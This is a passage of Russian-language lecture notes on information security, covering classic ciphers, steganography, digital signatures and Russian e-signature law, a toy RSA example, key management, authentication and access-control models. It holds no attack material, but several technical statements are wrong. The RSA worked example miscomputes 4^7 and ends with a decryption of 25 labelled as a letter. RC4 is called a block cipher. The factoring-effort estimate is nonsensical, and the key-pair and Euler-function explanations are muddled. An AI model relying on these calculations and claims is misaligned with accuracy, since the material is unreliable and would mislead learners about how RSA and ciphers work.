Поэтому для любой длины ключа можно дать нижнюю оценку числа операций для раскрытия шифра, а с учетом производительности современных компьютеров оценить и необходимое на это время.

4.2.7 Характеристики существующих шифров

DES (Data Encryption Standart) – это симметричный алгоритм шифрования, т.е. один ключ используется как для зашифровывания, так и для расшифровывания сообщений. Разработан фирмой IBM и утвержден правительством США в 1977 г. как официальный стандарт. DES имеет блоки по 64 бит и основан на 16-кратной перестановке данных, также для зашифровывания использует ключ в 56 бит.

В настоящее время его сменяет Advanced Encryption Standard (***AES***).

IDEA (International Data Algorithm) – это вторая версия блочного шифра, разработанного К. Лейем (Lai) и Д. Месси (Massey) в конце 80-х гг. Это шифр, состоящий из 64-битных повторяющихся блоков с 128-битным ключом и восемью проходами (rounds). Расшифрование выполняется по тому же принципу, что и шифрование. Структура шифра была разработана для легкого воплощения как программно, так и аппаратно, и безопасность IDEA основывается на использовании трех не совместимых типов арифметических операций над 16-битными словами. Скорость программного IDEA сравнима со скоростью DES.

Один из принципов создания IDEA – затруднить дифференциальный криптоанализ. Ни одна линейная криптоаналитическая атака не закончилась успешно, и не было выявлено алгебраически слабых мест.

RC2 и ***RC4*** – это блочные шифры с ключом переменной длины, созданные Роном Ривестом (Ron Rivest) для RSA Data Security. «RC» расшифровывается как «Ron's Code» или «Rivest Cipher (шрифт)». RC2 быстрее чем DES и был специально разработан для замены DES. Он может быть реализован более или менее защищенным, чем DES, в зависимости от длины ключа. RC2 алгоритм конфиденциален и является собственностью RSA Data Security. RC2 может использоваться там, где используется DES.

RC2 и RC4 с ключами 128 бит обеспечивают такой же уровень безопасности, как и IDEA или тройной DES. RC2 и RC4 используется широко разработчиками, чьи продукты экспортируются за пределы США, поскольку экспортировать DES запрещено.

RSA (авторы: Rivest, Shamir и Alderman) это система с открытым ключом (public-key), предназначенная как для шифрования, так и для аутентификации, была разработана в 1977 г. Она основана на трудности разложения очень больших целых чисел на простые сомножители.

RSA – очень медленный алгоритм. Для сравнения, на програмном уровне DES по меньше мере в 100 раз быстрее RSA, а на аппаратном в 1000 – 10000 раз, в зависимости от выполнения.

ГОСТ 28147-89 – это стандарт, принятый в 1989 г. в Советском Союзе и установивший алгоритм шифрования данных, составляющих гостайну. По свидетельству причастных к его реализациям и использованию людей, алгоритм был разработан в 70-е гг. в 8-м Главном Управлении КГБ СССР, тогда он имел гриф СС (совершенно секретно). Затем гриф был понижен до С (секретно), а когда в 89-м г. алгоритм был проведен через Госстандарт и стал официальным государственным стандартом, гриф с него был снят, однако алгоритм оставался ДСП (для служебного пользования). В начале 90-х г. он стал полностью открытым.

ГОСТ предусматривает 3 режима шифрования (простая замена, гаммирование, гаммирование с обратной связью) и один режим выработки имитовставки. Первый из режимов шифрования предназначен для

шифрования ключевой информации и не может использоваться для шифрования других данных, для этого предусмотрены два других режима шифрования. Режим выработки имитовставки (криптографической контрольной комбинации) предназначен для имитозащиты шифруемых данных, то есть для их защиты от случайных или преднамеренных несанкционированных изменений.

Алгоритм построен по тому же принципу, что и DES – это классический блочный шифр с секретным ключом – однако отличается от DES большей длиной ключа, большим количеством раундов и более простой схемой построения самих раундов.

В силу намного большей длины ключа ГОСТ гораздо устойчивей DESa к вскрытию путем полного перебора по множеству возможных значений ключа.

ГОСТ не запантентован, поэтому его может свободно использовать любое юридическое и физическое лицо, если это не противоречит законодательству страны где находится это лицо. Со стороны авторов ГОСТа претензий нет и быть не может, так как юридические права на алгоритм ни за кем не закреплены.

4.2.8 Кодирование

Процесс кодирования информации осуществляется заменой слов и предложений исходной информации кодами. В качестве кодов могут использоваться сочетания букв, цифр, букв и цифр. При кодировании и обратном преобразовании используются специальные таблицы или словари. Кодирование информации целесообразно применять при небольшом объеме кодируемой информации.

Такой вид криптографического преобразования применим, например, в командных линиях АСУ. Недостатками кодирования конфиденциальной информации является необходимость хранения и распространения кодировочных таблиц, которые необходимо часто менять, чтобы избежать раскрытия кодов статистическими методами обработки перехваченных сообщений.

4.2.9 Стеганография

В отличие от других методов криптографического преобразования информации методы стеганографии позволяют скрыть не только смысл хранящейся или передаваемой информации, но и сам факт хранения или передачи закрытой информации. В компьютерных системах практическое использование стеганографии является перспективным направлением. В основе всех методов стеганографии лежит маскирование закрытой информации среди открытых файлов. Обработка мультимедийных файлов в компьютерных системах открывает практически неограниченные возможности перед стеганографией.

Существует несколько методов скрытой передачи информации. Одним из них является метод скрытия с использованием текстовых файлов. За текстовым открытым файлом записывается скрытый двоичный файл, объем которого много меньше текстового файла. В конце текстового файла помещается метка. При обращении к этому текстовому файлу стандартными средствами операционной системы считывание прекращается по достижении метки, и скрытый файл остается недоступен. Для двоичных файлов никаких меток в конце файла не предусмотрено. Конец такого файла определяется при обработке атрибутов, в которых хранится длина файла в байтах. Доступ к скрытому файлу может быть получен, если файл открыть как двоичный. Скрытый файл может быть зашифрован. Если кто-то случайно обнаружит скрытый файл, то зашифрованная информация будет воспринята как сбой в работе системы.

Графическая и звуковая информация представляются в числовом виде. Так, в графических объектах наименьший элемент изображения (цвет пиксела) может кодироваться одним байтом. В **младшие разряды** определенных байтов изображения в соответствии с алгоритмом криптографического преобразования помещаются биты скрытого файла. Если правильно подобрать алгоритм преобразования и изображение, на фоне которого помещается скрытый файл, то человеческому глазу практически невозможно отличить полученное изображение от исходного. Очень сложно выявить скрытую информацию и с помощью специальных программ.

Наилучшим образом для внедрения скрытой информации подходят изображения местности: фотоснимки со спутников, самолетов и т. п. С помощью средств стеганографии могут маскироваться текст, изображение, речь, цифровая подпись, зашифрованное сообщение. Комплексное использование стеганографии и шифрования многократно повышает сложность решения задачи обнаружения и раскрытия конфиденциальной информации.

242.10 Сжатие

Сжатие информации может быть отнесено к методам криптографического преобразования информации с определенными оговорками. Целью сжатия является сокращение объема информации. В то же время сжатая информация не может быть прочитана или использована без обратного преобразования. Учитывая доступность средств сжатия и обратного преобразования, эти методы нельзя рассматривать как надежные

средства криптографического преобразования информации. Даже если держать в секрете алгоритмы, то они могут быть сравнительно легко раскрыты статистическими методами обработки. Поэтому сжатые файлы конфиденциальной информации подвергаются последующему шифрованию. Для сокращения времени целесообразно совмещать процесс сжатия и шифрования информации.

Большинство криптоаналитических техник основано на статистическом анализе шифртекста в поисках признаков открытого текста. Сжатие уменьшает число таких признаков (снижает избыточность данных), чем существенно усиливает сопротивляемость криптоанализу.

Лекция 4.3. Электронная цифровая подпись

Электронная цифровая подпись (англ. digital signature) – цифровой код (последовательность символов), присоединяемый к электронному сообщению для идентификации отправителя. По назначению электронная цифровая подпись соответствует обычной подписи на документе, подтверждающей юридические полномочия документа. Электронная цифровая подпись получается методами асимметричной криптографии, основанными на математической функции, комбинирующей открытый текст с последовательностью чисел (ключом).

Алгоритм устроен таким образом, что пара «открытый ключ участника А – закрытый ключ участника Б» позволяет зашифровать сообщение, а пара «закрытый ключ А – открытый ключ Б» его дешифровать.

Технология электронной цифровой подписи пересылаемого документа начинается с формирования его дайджеста (digest) – короткой последовательности чисел, восстановить исходный текст по которой нельзя. Любое изменение исходного документа вызовет его несоответствие дайджесту. К дайджесту добавляется информация о том, кто подписывает документ, штамп времени и прочее. Получившаяся строка далее зашифровывается секретным ключом подписывающего с использованием того или иного алгоритма. Получившийся зашифрованный набор бит и представляет собой электронную подпись. К подписи обычно прикладывается открытый ключ подписывающего. Получатель дешифрует подпись с помощью открытого ключа. Если подпись нормально дешифровалась и ее содержимое соответствует документу (дайджест и др.), то сообщение считается подтвержденным.

В целях повышения безопасности используют многократное шифрование блоков информации разными ключами.

В России, для обеспечения правовых условий использования электронной цифровой подписи в электронных документах, принят Федеральный закон от 10 января 2002 г. № 1-ФЗ «Об электронной цифровой подписи». Действие закона распространяется на отношения, возникающие при совершении гражданско-правовых сделок и в других предусмотренных законодательством Российской Федерации случаях.

В законе приводятся следующие основные понятия:

электронный документ – документ, в котором информация представлена в электронно-цифровой форме;

электронная цифровая подпись – реквизит электронного документа, предназначенный для защиты данного электронного документа от подделки, полученный в результате криптографического преобразования информации с использованием закрытого ключа электронной цифровой подписи и позволяющий идентифицировать владельца сертификата ключа подписи, а также установить отсутствие искажения информации в электронном документе;

владелец сертификата ключа подписи – физическое лицо, на имя которого удостоверяющим центром выдан сертификат ключа подписи и которое владеет соответствующим закрытым ключом электронной цифровой подписи, позволяющим с помощью средств электронной цифровой подписи создавать свою электронную цифровую подпись в электронных документах (подписывать электронные документы);

средства электронной цифровой подписи – аппаратные и (или) программные средства, обеспечивающие реализацию хотя бы одной из следующих функций – создание электронной цифровой подписи в электронном документе с использованием закрытого ключа электронной цифровой подписи, подтверждение с использованием открытого ключа электронной цифровой подписи подлинности электронной цифровой подписи в электронном документе, создание закрытых и открытых ключей электронных цифровых подписей;

сертификат средств электронной цифровой подписи – документ на бумажном носителе, выданный в соответствии с правилами системы сертификации для подтверждения соответствия средств электронной цифровой подписи установленным требованиям;

закрытый ключ электронной цифровой подписи – уникальная последовательность символов, известная владельцу сертификата ключа подписи и предназначенная для создания в электронных документах электронной цифровой подписи с использованием средств электронной цифровой подписи;

открытый ключ электронной цифровой подписи – уникальная последовательность символов, соответствующая закрытому ключу электронной цифровой подписи, доступная любому пользователю информационной системы и предназначенная для подтверждения с использованием средств электронной цифровой подписи подлинности электронной цифровой подписи в электронном документе;

сертификат ключа подписи – документ на бумажном носителе или электронный документ с электронной цифровой подписью уполномоченного лица удостоверяющего центра, которые включают в себя открытый ключ электронной цифровой подписи и которые выдаются удостоверяющим центром участнику информационной системы для подтверждения подлинности электронной цифровой подписи и идентификации владельца сертификата ключа подписи;

подтверждение подлинности электронной цифровой подписи в электронном документе – положительный результат проверки соответствующим сертифицированным средством электронной цифровой

подписи с использованием сертификата ключа подписи принадлежности электронной цифровой подписи в электронном документе владельцу сертификата ключа подписи и отсутствия искажений в подписанном данной электронной цифровой подписью электронном документе;

пользователь сертификата ключа подписи – физическое лицо, использующее полученные в удостоверяющем центре сведения о сертификате ключа подписи для проверки принадлежности электронной цифровой подписи владельцу сертификата ключа подписи;

информационная система общего пользования – информационная система, которая открыта для использования всеми физическими и юридическими лицами и в услугах которой этим лицам не может быть отказано;

корпоративная информационная система – информационная система, участниками которой может быть ограниченный круг лиц, определенный ее владельцем или соглашением участников этой информационной системы.

Цифровая подпись позволяет получателю сообщения убедиться в аутентичности источника информации (иными словами, в том, кто является автором информации), а также проверить, была ли информация изменена (искажена), пока находилась в пути. Таким образом, цифровая подпись является средством аутентификации и контроля целостности данных. Кроме того, ЭЦП несёт принцип неотречения, который означает, что отправитель не может отказаться от факта своего авторства подписанной им информации.

Эти возможности столь же важны для криптографии, как и секретность.

ЭЦП служит той же цели, что печать или собственноручный автограф на бумажном листе. Однако вследствие своей цифровой природы ЭЦП превосходит ручную подпись и печать в ряде очень важных аспектов. Цифровая подпись не только подтверждает личность подписавшего, но также помогает определить, было ли содержание подписанной информации изменено. Собственноручная подпись и печать не обладают подобным качеством, кроме того, их гораздо легче подделать. В то же время, ЭЦП аналогична физической печати или факсимиле в том плане, что, как печать может быть проставлена любым человеком, получившим в распоряжение печатку, так и цифровая подпись может быть сгенерирована кем угодно с копией нужного закрытого ключа.

Некоторые люди используют цифровую подпись гораздо чаще шифрования. Например, вы можете не волноваться, если кто-то узнает, что вы только что оплатили 500р. за доставку пиццы, но вы должны быть уверены, что производили оплату кассиру кафе.

4.3.1 Алгоритм RSA. Описание.

На данный момент асимметричное шифрование на основе открытого ключа RSA (расшифровывается, как Rivest, Shamir and Aldeman - создатели алгоритма) использует большинство продуктов на рынке информационной безопасности.

Криптостойкость RSA основывается на сложности разложения на множители больших чисел, а именно - на исключительной трудности задачи определить секретный ключ на основании открытого, так как для этого потребуется решить задачу о существовании делителей целого числа.

Например, найти произведение двух простых чисел достаточно легко с помощью калькулятора 3×11=33. А вот для того, чтобы найти пару простых чисел, дающих в результате умножения число 33, нужно перебрать все попарные произведения простых чисел в диапазоне от 0 до 33.

Функция Эйлера (**p**-1)*(**q**-1) = (3-1)*(11-1) = 20 (**n** = **p***q** = 3*11 = 33) - натуральное число, равное количеству натуральных чисел, не больших **n** и взаимно простых с ним.

1,2,4,5,7,8,10,13,14,16,17,19,20,23,25,26,28,29,31,32

Таких чисел всего будет – (3-1)×(11-1)=20, а попарных комбинаций, соответственно, будет 20×(20-1)/2= 380.

Наиболее криптостойкие системы используют 1024-битовые простые числа. Для нахождения двух простых множителей необходимо перебрать $(2^{1024}-1)\times(2^{1024}-1)\times((2^{1024}-1)\times(2^{1024}-1)-1)/2$ - не менее 2^{4000} комбинаций.

Терафлопс - величина, используемая для измерения производительности компьютеров, показывающая, сколько операций с плавающей запятой в секунду выполняет данная вычислительная система. 1 терафлопс = 10^{12} (триллион) операций в секунду. Чтобы найти пиковую производительность компьютера нужно тактовую частоту **F**,МГц, умножить на число процессоров **n**, домножить на количество инструкций с плавающей запятой на такт и поделить на 10^6: $\mathbf{R} = \mathbf{F}\times\mathbf{n}\times4\times10^{-6}$.

Так, например, пиковая производительность компьютера на базе двухъядерного процессора AMD Phenom 9500 sAM2+ с тактовой частотой 2,2 ГГц равна: $2200\text{МГц}\times2\text{ядра}\times4\times10^{-6}=0{,}0176$ терафлопс. Для четырехядерного процессора Core 2 Quad Q6600 = 0,0384 терафлопс.

Понятно, что мощный персональный компьютер может за 100 лет перебором подобрать два простых числа размером:

$100 \times (3{,}1536 \times 10^7 \text{сек}) \times 0{,}0384 \times 10^{12}$ = примерно $1{,}21 * 10^{20}$ = примерно 2^{72}

Но даже использование суперкомпьютера сроком более тысячи лет не даст решение задачи разложения простых чисел размером $2^{4000.}$

4.3.2 Генерация открытого и секретного ключа:

Возьмем два больших простых числа **p** = 3 и **q** = 11.

Определим **n**, как результат умножения **p** на **q**. **n** = **p*****q** = 3*11 = 33.

Выберем случайное число **d** такое, чтобы оно было взаимно простым с числом = (**p**-1)*(**q**-1) = (3-1)*(11-1) = 20, т.е. число **d** и число 20 не должны иметь ни одного общего делителя, кроме 1. Пусть **d** = 3.

Найдем такое число **e**, для которого выполняется следующее соотношение:

(**e*****d**) mod ((**p**-1)*(**q**-1)) = 1.

Подставляем (**e***3) mod 20 = 1, **e** = 7, например. (Действительно (7*3) mod 20 = 21 mod 20 = 1).

Назовем открытым ключом числа **e** = 7 и **n** = 33, а секретным ключом – **d** = 3 и **n** = 33.

Для того, чтобы зашифровать данные по открытому ключу {**e**,**n**}, необходимо следующее разбить шифруемый текст на блоки, каждый из которых может быть представлен в виде числа **M**(**i**) = 0,1,2..., **n**-1 (только до **n**-1!) и зашифровать текст, рассматриваемый как последовательность чисел **M**(**i**) по формуле:

C(**i**)=(**M**(**I**)^e) mod **n**

Представим шифруемое сообщение «ЕСТЬ» как последовательность чисел в диапазоне от 0 до 32. Пусть буква Е=1; С=2; Т=3; Ь=4. Тогда исходный текст будет: «1,2,3,4». Зашифруем:

C1 = (1^7) mod 33 = 1 mod 33 = 1;

C2 = (2^7) mod 33 = 128 mod 33 = 29;

C3 = (3^7) mod 33 = 2187 mod 33 = 9;

C4 = (4^7) mod 33 = 65536 mod 33 = 31;

Зашифрованное сообщение имеет вид: «1,29,9,31»

Чтобы расшифровать эти данные, используя секретный ключ {**d**,**n**}, необходимо выполнить следующие вычисления: **M**(**i**) = (**C**(**i**)^**d**) mod **n**. Проделаем эту операцию:

M1 = (1^3) mod 33 = 1 mod 33 = 1(Е);

M2 = (29^3) mod 33 = 24389 mod 33 = 2(С);

M3 = (9^3) mod 33 = 729 mod 33 = 3(Т);

M4 = (31^3) mod 33 = 29791 mod 33 = **25**(Т);

4.3.3 Организационные проблемы криптозащиты

Рассмотренные значения стойкости шифров являются потенциальными величинами. Они могут быть реализованы при строгом соблюдении правил использования криптографических средств защиты.

Основные правила криптозащиты:

1. Сохранение в тайне ключей.
2. Исключение дублирования.
3. Достаточно частая смена ключей.

Под дублированием здесь понимается повторное шифрование одного и того же отрывка текста с использованием тех же ключей (например, если при первом шифровании произошел сбой). Нарушение этого правила резко снижает надежность шифрования, так как исходный текст может быть восстановлен с помощью статистического анализа двух вариантов зашифрованного текста.

Важнейшим правилом криптозащиты является достаточно частая смена ключей. Причем частота может определяться исходя из длительности использования ключа или исходя из объема зашифрованного текста. При этом смена ключей по временному графику является защитной мерой против возможного их хищения, смена после шифрования определенного объема текста - от раскрытия шифра статистическими методами.

Нельзя допускать, чтоб злоумышленник имел возможность направить в систему ряд специально подобранных сообщений и получить их в зашифрованном виде. Такого взлома не может выдержать ни одна криптосистема!

Важными аспектами организации криптозащиты являются выбор способа закрытия, распределение ключей и доставка их в места пользования (механизм распределения ключей).

Выбор способа защиты тесно связан с трудоемкостью метода шифрования, степенью секретности закрываемых данных, стойкостью метода и объемом шифруемой информации.

Одним из принципов криптографии является предположение о несекретности метода закрытия информации. Предполагается, что необходимая надежность закрытия обеспечивается только за счет

сохранения в тайне ключей. Отсюда вытекает принципиальная важность формирования ключей, их распределения и доставки в пункты назначения. Основные правила механизма распределения ключей:

1. Ключи должны выбираться случайно.

2. Выбранные ключи должны распределяться таким образом, чтобы не было закономерностей в изменении ключей от пользователя к пользователю.

3. Должна быть обеспечена тайна ключей на всех этапах функционирования системы. Ключи должны передаваться по линиям связи, почте или курьерами в зашифрованном виде с помощью другого ключа. На практике часто образуется иерархия ключей шифрования, в которой ключи нижнего уровня при пересылке шифруются с помощью ключей верхнего уровня. Ключ в вершине иерархии не шифруется, а задается и хранится у доверенного лица, рассылается пользователям курьерами. Чем ниже уровень ключа, тем чаще он меняется и рассылается по линиям связи. Подобная схема шифрования ключей часто используется в сетях.

И в симметричной и в асимметричной криптографии, чем больше ключ, тем защищенней полученный шифртекст. Однако, размер асимметричного ключа и размер симметричного ключа, абсолютно несопоставимы. *Симметричный 128-битовый ключ по криптостойкости соответствует примерно 3000-битовому открытому.* Несмотря на то, что ключевая пара в ассиметричном шифровании математически связана, практически невозможно из открытого вычислить закрытый; в то же время, вычисление закрытого ключа всегда остаётся возможным, если располагать достаточным временем и вычислительными мощностями.

Вот почему критически важно создавать ключ верной длины: достаточно крупный, чтобы он был надёжным, но достаточно малый, чтобы оставался быстрым в работе. Для этого подумайте и оцените, кто может попытаться «прочитать ваши файлы», насколько они могут быть упорны, сколько временем располагают, каковы их ресурсы.

Более крупные ключи будут криптографически защищены больший промежуток времени. Если то, что вы хотите зашифровать, должно храниться в тайне многие-многие годы, вам, возможно, следует воспользоваться очень большим ключом. Кто знает, сколько потребуется времени, чтобы вскрыть ваш ключ, используя завтрашние более быстрые, более эффективные компьютеры? Было время, когда 56-битовый симметричный ключ DES считался крайне надёжным.

По современным представлениям 128-битовые симметричные ключи совершенно надёжны и не подвержены взлому, по крайней мере до тех пор, пока кто-то не построит функционирующий квантовый суперкомпьютер. 256-битовые ключи по оценкам криптологов не могут быть взломаны даже теоретически и даже на гипотетическом квантовом компьютере. Именно по этой причине алгоритм AES поддерживает ключи длиной 128 и 256 бит. Однако история учит нас тому, что все эти заверения спустя пару десятилетий могут оказаться пустой болтовнёй.

ТЕМА 5. МЕТОДЫ И СРЕДСТВА ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Лекция 5.1. Системы идентификации и аутентификации пользователей

Современные системы позволяют с высокой степенью вероятности определить подлинность пользователя, либо удаленного узла. Данные системы предназначены однозначного определения субъекта доступа и его полномочий по отношению к конкретному ресурсу.

Идентификация — это процедура распознавания субъекта по его идентификатору. В процессе регистрации субъект предъявляет системе свой идентификатор, и она проверяет его наличие в своей базе данных. Субъекты с известными системе идентификаторами считаются легальными (законными), остальные субъекты относятся к нелегальным.

Аутентификация пользователей — процедура проверки подлинности субъекта, позволяющая достоверно убедиться в том, что субъект, предъявивший свой идентификатор, на самом деле является именно тем субъектом, идентификатор которого он использует. Для этого он должен подтвердить факт обладания некоторой информацией, которая может быть доступна только ему одному (пароль, ключ и т.п.).

Авторизация — процедура предоставления субъекту определенных прав доступа к ресурсам системы после прохождения им процедуры аутентификации. Для каждого субъекта в системе определяется набор прав, которые он может использовать при обращении к ее ресурсам.

Существуют следующие системы аутентификации пользователей:

- парольные системы (самый простой и распространенный способ);
- системы PKI (криптографические сертификаты);
- системы одноразовых паролей;
- биометрические системы.

Парольные системы

В основе большинства механизмов аутентификации пользователей лежат ПАРОЛИ, поэтому данный способ является наиболее распространенным. В силу своей «открытости», отсутствия жестких требований к длине пароля, большого количества ПО для взлома паролей данная система является наиболее уязвимой.

Основными «проблемными» местами систем паролей являются:

- «сложность» для запоминания пароля конечным пользователем, как следствие — нарушение Политики безопасности организации;
- хранение паролей в «открытом» виде; «беззащитность» пароля при вводе;
- результате применения спец. ПО — «клавиатурных шпионов», «кейлогеров» и т.д.;
- применение «нестойких» алгоритмов аутентификации и открытых каналов передачи данных;
- легкость взлома с помощь спец. ПО — «взломщиков паролей»;
- канал передачи пароля — открытый, нешифрованный канал передачи данных.

Использование стандартной политики требований сложности задаваемых паролей в операционных системах, в значительной степени затрудняет компрометацию учетных записей удаленным злоумышленником с использованием словарей.

Технология инфраструктуры открытых ключей

Технология инфраструктуры открытых ключей позволяет проверять и удостоверять подлинность пользователя.

Инфраструктура открытых ключей или PKI обеспечивает единую идентификацию, аутентификацию и авторизацию пользователей системы, приложений и процессов и вместе с этим гарантирует доступность, целостность и конфиденциальность информации. Инфраструктура PKI представляет собой систему цифровых сертификатов, носителями которых являются USB-ключи или смарт-карты.

При использовании индивидуального секретного пароля и средств криптографической защиты, цифровые сертификаты получают роль электронных паспортов. Использование в корпоративной сети технологии инфраструктуры открытых ключей значительно повышает безопасность всей сети в целом, так как позволяет отказаться от использования парольной аутентификации пользователей внутри, а также обеспечивает безопасный доступ удаленных пользователей в систему.

Основные носители информации: USB-ключи, Смарт-карты.

Использование в корпоративной сети технологии PKI значительно повышает безопасность всей сети в целом, так как позволяет отказаться от использования парольной аутентификации пользователей внутри, а также обеспечивает безопасный доступ удаленных пользователей в систему. Пользователям не надо запоминать сложные пароли и периодически их менять — достаточно подключить электронный ключ или смарт-карту и ввести PIN-код

Системы одноразовых паролей

Системы многофакторной аутентификации, основанные на технологии одноразовых паролей OTP, являются платформенно-независимым решением для аутентификации мобильных пользователей, которое отличается крайней простотой в использовании, установке и администрировании.

Данная технология основана на том, что пароль пользователя не постоянен и изменяется с течением времени специальным устройством (аппаратным или программным) — токеном. Данное решение широко используется в системах удаленного доступа, в том числе системах клиент-банк, для аутентификации пользователей при доступе из недоверенной среды (Интернет-кафе, бизнес-центры, и т.д.).

OTP-токен — мобильное персональное устройство, принадлежащее определенному пользователю, генерирующее одноразовые пароли, используемые для аутентификации данного пользователя. OTP-токены имеют небольшой размер и выпускаются в виде: карманного калькулятора; брелока; смарт-карты; устройства, комбинированного с USB-ключом; специального программного обеспечения для карманных компьютеров. В качестве примера решений OTP можно привести линейку RSA SecurID, ActivCard Token, комбинированный USB-ключ Aladdin eToken NG-OTP.

Структура системы аутентификации:

- сервер аутентификации (баз данных аккаунтов, привязанных к устройствам, синхронизация по времени);
- канал передачи;
- форма для ввода аутентификационных данных (обычно 3 поля (Login, OTP, PIN));
- Клиентская часть (OTP брелок и др.).

Биометрические системы

Биометрические системы — это измеримые физиологические или поведенческие данные живого человека.

Некоторые биометрические данные уникальны для данного человека, и их можно использовать для установления личности или проверки декларируемых личных данных:

1. для идентификации пользователя (вместо ввода имени пользователя);
2. для однофакторной аутентификации пользователя;
3. совместно с паролем или аутентификационным токеном (таким, как смарт-карта) для обеспечения двухфакторной аутентификации.

Биометрические данные делятся на группы:

1. Физиологические биометрические характеристики — основанные на данных, полученных путем измерения анатомических характеристик человека, таких, как отпечаток пальца, форма лица или кисти, сетчатка глаза.

2. Поведенческие биометрические характеристики (динамические) — основанные на данных, полученных путем измерения действий человека. Характерной чертой для поведенческих характеристик является их протяженность во времени — измеряемое действие имеет начало, середину и конец. Например, голос, подпись.

Лекция 5.2. Методы разграничения доступа

После выполнения идентификации и аутентификации подсистема защиты устанавливает полномочия (совокупность прав) субъекта для последующего контроля санкционированного использования объектов информационной системы.

Обычно полномочия субъекта представляются: **списком ресурсов**, доступным пользователю и **правами по доступу** к каждому ресурсу из списка.

Существуют следующие методы разграничения доступа:

1. Разграничение доступа по спискам.
2. Использование матрицы установления полномочий.
3. Разграничение доступа по уровням секретности и категориям.
4. Парольное разграничение доступа.


При разграничении доступа по спискам задаются соответствия: каждому пользователю – список ресурсов и прав доступа к ним или каждому ресурсу – список пользователей и их прав доступа к данному ресурсу.

Списки позволяют установить права с точностью до пользователя. Здесь нетрудно добавить права или явным образом запретить доступ. Списки используются в подсистемах безопасности операционных систем и систем управления базами данных.

Пример (операционная система Windows 2000) разграничения доступа по спискам для одного объекта показан на рис.5.2.1.

Использование матрицы установления полномочий подразумевает применение матрицы доступа (таблицы полномочий). В указанной матрице строками являются идентификаторы субъектов, имеющих доступ в информационную систему, а столбцами – объекты (ресурсы) информационной системы. Каждый элемент матрицы может содержать имя и размер предоставляемого ресурса, право доступа (чтение, запись и др.), ссылку на другую информационную структуру, уточняющую права доступа, ссылку на программу, управляющую правами доступа и др.

Рис.5.2.1. Разграничение по спискам



Данный метод предоставляет более унифицированный и удобный подход, т. к. вся информация о полномочиях хранится в виде единой таблицы, а не в виде разнотипных списков. Недостатками матрицы являются ее возможная громоздкость и неоптимальность (большинство клеток – пустые).

Фрагмент матрицы установления полномочий показан в таб.5.2.1.

Таблица 5.2.1.

Субъект	Диск c:\	Файл d:\prog. exe	Принтер
Пользователь 1	Чтение Запись Удаление	Выполнение Удаление	Печать Настройка параметров
Пользователь 2	Чтение	Выполнение	Печать с 9:00 до 17:00
Пользователь 3	Чтение Запись	Выполнение	Печать с 17:00 до 9:00

Разграничение доступа по уровням секретности и категориям заключается в разделении ресурсов информационной системы по уровням секретности и категориям.

При разграничении по степени секретности выделяют несколько уровней, например: общий доступ, конфиденциально, секретно, совершенно секретно. Полномочия каждого пользователя задаются в соответствии с максимальным уровнем секретности, к которому он допущен. Пользователь имеет доступ ко всем данным, имеющим уровень (гриф) секретности не выше, чем ему определен, например, пользователь имеющий доступ к данным "секретно", также имеет доступ к данным "конфиденциально" и "общий доступ".

При разграничении по категориям задается и контролируется ранг категории пользователей. Соответственно, все ресурсы информационной системы разделяются по уровням важности, причем определенному уровню соответствует категория пользователей. В качестве примера, где используются категории пользователей, приведем операционную систему Windows 2000, подсистема безопасности которой по умолчанию поддерживает следующие категории (группы) пользователей: "администратор", "опытный пользователь", "пользователь" и "гость". Каждая из категорий имеет определенный набор прав. Применение категорий пользователей позволяет упростить процедуры назначения прав пользователей за счет применения групповых политик безопасности.

Парольное разграничение, очевидно, представляет использование методов доступа субъектов к объектам по паролю. При этом используются все методы парольной защиты. Очевидно, что постоянное использование паролей создает неудобства пользователям и временные задержки. Поэтому указанные методы используют в исключительных ситуациях.

На практике обычно сочетают различные методы разграничения доступа. Например, первые три метода усиливают парольной защитой.

Разграничение прав доступа является обязательным элементом защищенной информационной системы. Напомним, что еще в "Оранжевой книге США" были введены понятия:

- произвольное управление доступом;
- принудительное управление доступом.

Мандатное и дискретное управление доступом

В ГОСТе Р 50739-95 "Средства вычислительной техники. Защита от несанкционированного доступа к информации" и в документах Гостехкомиссии РФ определены два вида (принципа) разграничения доступа:

- дискретное управление доступом;
- мандатное управление доступом.

Дискретное управление доступом представляет собой разграничение доступа между поименованными субъектами и поименованными объектами. Субъект с определенным правом доступа может передать это право любому другому субъекту. Данный вид организуется на базе методов разграничения по спискам или с помощью матрицы.

Мандатное управление доступом основано на сопоставлении меток конфиденциальности информации, содержащейся в объектах (файлы, папки, рисунки) и официального разрешения (допуска) субъекта к информации соответствующего уровня конфиденциальности.

При внимательном рассмотрении можно заметить, что дискретное управление доступом есть ничто иное, как произвольное управление доступом (по "Оранжевой книге США"), а мандатное управление реализует принудительное управление доступом.

Лекция 5.3. Регистрация и аудит

Аудит – это анализ накопленной информации, проводимый оперативно, в реальном времени или периодически (например, раз в день). С аудитом связаны второстепенные термины:

- подотчетность системы безопасности;
- регистрационный журнал;
- подозрительная активность.

